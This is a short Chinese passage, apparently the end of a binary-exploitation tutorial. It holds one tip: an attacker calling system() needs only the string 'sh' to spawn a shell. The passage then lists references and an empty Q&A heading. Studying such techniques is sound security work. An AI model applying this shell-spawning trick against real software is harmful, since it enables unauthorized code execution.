  - system 參數只要 “sh” 即可，因此也可以考慮只找 “sh” 字串

Reference

- Glibc cross reference
- 程式設計師的自我修養

Q & A